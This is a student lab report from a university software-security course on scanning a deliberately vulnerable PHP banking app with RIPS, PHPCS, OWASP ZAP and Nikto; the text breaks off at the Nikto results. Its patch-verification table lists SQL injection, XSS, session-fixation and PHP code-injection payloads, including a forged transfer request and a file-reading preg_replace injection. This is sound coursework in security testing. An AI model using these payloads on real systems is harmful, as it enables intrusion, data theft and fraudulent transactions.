LAB REPORT

5822UE Exercises: Security Insider Lab II - System and Application Security (Software-Sicherheit) - SS 2022

Part 3: Implementing Secure Web Applications

Group 2

Pratik Baishnav - 90760 (baish01@ads.uni-passau.de)

Walid Lombarkia - 107769 (lombar02@ads.uni-passau.de)

Date : 1st June, 2022 - 8th June, 2022

Time: Wednesday (14:00 - 20:00)

Location: ITZ SR 002


Organiser : Farnaz Mohammadi (Farnaz.Mohammadi@uni-passau.de)

Exercise 1 : White Box Web Application Vulnerability Testing

1. **Apply your chosen scanner to the unpatched version of the source code of your web application. Identify the vulnerabilities which were not found by the tool and briefly explain why the tool was unable to find them (try to condense your answer to particular classes of vulnerabilities).**

   We used the following tools for static analysis:

   - ❖ **RIPS:** First of all, for setting up RIPS we did the following the steps:
     - ➔ Download the latest release. For us, we downloaded the application from 'http://rips-scanner.sourceforge.net/'
     - ➔ After download, we extracted the files to our local web server's document root.
     - ➔ We made sure our web server has file permissions.
     - ➔ We made sure our installation is protected from unauthorized access.
     - ➔ Then in the browser, we use the URL 'http://localhost/rips/' to open RIPS.


localhost/rips/
Import bookmarks... Getting Started Start Parrot OS Community Documentation CryptPad Privacy Pentest Learn Donations and Gadgets Outlook Bug Bounty Hunting - ...
RIPS 0.55

path / file: ☑ subdirs
verbosity level: 1. user tainted only vuln type: All scan
code style: ayti bottom-up /regex/: search

Quickstart:

Locate your local PHP source code **path/file** (e.g. */var/www/project1/* or */var/www/index.php*), choose the **vulnerability type** you are looking for and click scan!
Check **subdirs** to include all subdirectories into the scan. It is recommended to scan only the root directory of your project. Files in subdirectories will be automatically scanned by RIPS when included by the PHP code. However enabling **subdirs** can improve the scan result and th
(shown in the result).

Advanced:


Debug errors or improve your scan result by choosing a different **verbosity level** (default level 1 is recommended).
After the scan finished 4 new button will appear in the upper right. You can select between different types of vulnerabilities that have been found by clicking on their name in the **stats** window. You can click **user input** in the upper right to get a list of entry points, **functions** for a list
defined functions or **files** for a list and graph of all scanned files and their includes. All lists are referenced to the Code Viewer.

Style:

Change the syntax highlighting schema on-the-fly by selecting a different **code style**.
Before scanning you can choose which way the code flow should be displayed: **bottom-up** or **top-down**.

We ran RIPS with high verbosity level i.e "4" and tried to find all the vulnerabilities in the application. The following vulnerabilities were found as a result:

- ➔ File Inclusion,
- ➔ SQL Injection,
- ➔ Cross-Site Scripting,
- ➔ Session Fixation




Result

Code Execution:	1
File Inclusion:	5
SQL Injection:	9
Cross-Site Scripting:	32
HTTP Response Splitting:	1
Session Fixation:	1
Possible Flow Control:	3
Reflection Injection:	1
Sum:	53
Scanned files:	6
Include success:	4/4 (100%)
Considered sinks:	298
User-defined functions:	8
Unique sources:	13
Sensitive sinks:	63
Info:	uses sessions
Info:	using DBMS MySQL
Info:	using DBMS MySQL, MySQLi Extension
Scan time:	0.053 seconds

- **PHP Code Sniffer:** We downloaded the PHP Code Sniffer(PHPCS) from the GitHub. 'https://github.com/squizlabs/PHP_CodeSniffer' and to install it, we used the commands in the terminal:

  ➔ wget https://squizlabs.github.io/PHP_CodeSniffer/phpcs.phar
  ➔ wget https://squizlabs.github.io/PHP_CodeSniffer/phpcbf.phar

  Now, the PHPCS is installed, to open it we simply use the command in the terminal '**phpcs /opt/lampp/htdocs/login.php**'. Here, we used PHPCS to scan the vulnerabilities of the different files of the VBank individually i.e. login,php, index.php, config.php, etc.



```
┌─[_-sick-_@ptk]─[~]
└──╼ $phpcs /opt/lampp/htdocs/login.php

FILE: /opt/lampp/htdocs/login.php
--------------------------------------------------------------------------------
FOUND 57 ERRORS AND 6 WARNINGS AFFECTING 30 LINES
--------------------------------------------------------------------------------
  2 | ERROR   | [ ] Missing file doc comment
  4 | ERROR   | [x] "include_once" is a statement not a function; no
    |         |     parentheses are required
  4 | ERROR   | [x] File is being unconditionally included; use "require_once"
    |         |     instead
  4 | ERROR   | [x] Space before opening parenthesis of function call
    |         |     prohibited
  5 | ERROR   | [x] "include_once" is a statement not a function; no
    |         |     parentheses are required
  5 | ERROR   | [x] File is being unconditionally included; use "require_once"
    |         |     instead
  5 | ERROR   | [x] Space before opening parenthesis of function call
    |         |     prohibited
 13 | WARNING | [ ] Line exceeds 85 characters; contains 148 characters
 24 | WARNING | [ ] Line exceeds 85 characters; contains 162 characters
 29 | ERROR   | [x] Spaces must be used to indent lines; tabs are not allowed
 29 | ERROR   | [x] Line indented incorrectly; expected 4 spaces, found 1
```

➔ Here, both the tools could not detect URL Manipulation, Code Injection.


➔ Also, there were a lot of False Positives, and even though **RIPS** reported LFI, etc even though it was not present.

2. **Run the analysis again using the patched version of the source code of your web application. Check whether the vulnerabilities found before are still reported or not. Briefly explain your results. For this purpose, generate a table in which you indicate the class of vulnerability (e.g., PHP Code Injection), the location in your application (e.g., input field on which page), the type of test you applied to verify your security patch, one test case (e.g. parameter manipulation + manipulation example), and the result of the test (which "of course" should be positive).**

   ➔ We re-ran the tests on the fixed version of the VBank and even after applying the patches RIPS still showed the vulnerabilities. So, later we used the method that was listed in the RIPS suggestion to fix the vulnerabilities and we were able to reduce the number of vulnerabilities than before.

➔ PHPCS also showed the same kind of result from the test and the reason for this was that PHPCS searched for the pattern of vulnerabilities in code and even though the vulnerabilities had been patched, it can still find the same pattern,

➔ The below table shows the detailed summary of the Static Analysis Tests on the patched version of VBank regarding what vulnerabilities, where are the vulnerabilities found, and its patch.




Class of vulnerability	Location in the application	Test type applied to verify the security patch	Test case	Result of the test
SQL Injection	Htbchgpwd.page	Whitebox testing	' or 1=1;#	Patched.
XSS	Htbloanreq.page	Whitebox testing	1 or <script>alert("you have be hacked")</script>	vulnerability, not this one.
XSS	htbtransfer.page	Whitebox testing	<script SRC="http://192.168.56.101/vBank/htdocs/index.php?page=htbtransfer&srcacc=184472912&dstbank=41131337&dstacc=11111111&amount=996&remark=gimme+my+money+back&htbtransfer=Transfer">	Patched with input sanitization. Rips shows exit as XSS vulnerability, not this one.
SQL Injection	Login.php	Whitebox testing	' or 1=1;#	Patched with input sanitization. Rips cannot find this vulnerability.
PHP code injection	htbdetails &account. page	Whitebox testing	#se','readfile(hex2bin("2f")."var".hex2bin("2f")."www".hex2bin("2f")."html".hex2bin("2f")."vBank".hex2bin("2f")."etc".hex2bin("2f")."cs.html")','anything'); preg_replace('#	Patched with input sanitization. Patched for the system but rips still finds this vulnerability on preg_replace
Session fixation	htb.inc index.php	Whitebox testing	1 or <script>document.cookie ="USECURITYID=fakeid";</script>	Patched.

Exercise 2 : Black-Box Web Application Vulnerability Testing

1. **Download two web vulnerability scanners and describe the all needed set-up environment settings.**

   For Black-Box testing we choose the following scanners:

   - ❖ **OWASP Zed Attack Proxty (OWASP ZAP):**
     - ➔ We downloaded the software from 'https://www.zaproxy.org/'
     - ➔ The downloaded file is a shell script so we need to make it executable so, open the terminal, and type the command '**Sudo Chmod u+x ZAP_2_11_1_unix.sh' (**the file name may vary from version to the source where we download).
     - ➔ To install the software type command '**sudo ./ZAP_2_11_1_unix.sh'.**
     - ➔ Now, that the installation is finished there exists a **'zaproxy'** folder inside /opt.
     - ➔ To open the ZAP open terminal and change the directory to '**/opt/zaproxy'** and type the command **'sudo ./zap.sh'.**
     - ➔ ZAP will run now,


File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Automated Scan
Manual Explore
Learn More
News
Learn More
History Search Alerts Output
Filter: OFF Export
Id Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note

Welcome to OWASP ZAP


ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

The ZAPCon 2022 videos are now all available on YouTube

- ❖ **Nikto:**
  - ➔ This is the second vulnerability scanner we used.
  - ➔ We downloaded Nikto from 'https://github.com/sullo/nikto' and then ran the software in the terminal.

➔ After the installation to run Nikto, in the terminal type **'Nikto'** and it will run.




```
Executing nikto -h
[sudo] password for _-sick-_:
Option host requires an argument

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.
```

2. Report how you found the different vulnerabilities: SQLi, XSS, etc.

In the **OWASP ZAP**:

➔ To run a scan, we go to the '**Automated Scan**' option and provide the URL of the desired web application in our case 'http://localhost/' and click on the **'Attack'** button which will run the scan of the VBank.




Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://localhost/
Use traditional spider: ✓
Use ajax spider: ☐ with Firefox Headless
Attack Stop
Progress: Not started

➔ After running the scan we found the following vulnerabilities as a result of the ZAP:



History Search Alerts Output Spider Active Scan


```
Alerts (11)
  Absence of Anti-CSRF Tokens (3)
  Content Security Policy (CSP) Header Not Set (5)
  Directory Browsing (2)
  Missing Anti-clickjacking Header (3)
  Cookie No HttpOnly Flag (2)
  Cookie without SameSite Attribute (2)
  Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (3)
  X-Content-Type-Options Header Missing (19)
  Information Disclosure - Sensitive Information in URL (2)
  Information Disclosure - Suspicious Comments
  Loosely Scoped Cookie (2)
```

Whereas, for **Nikto**:

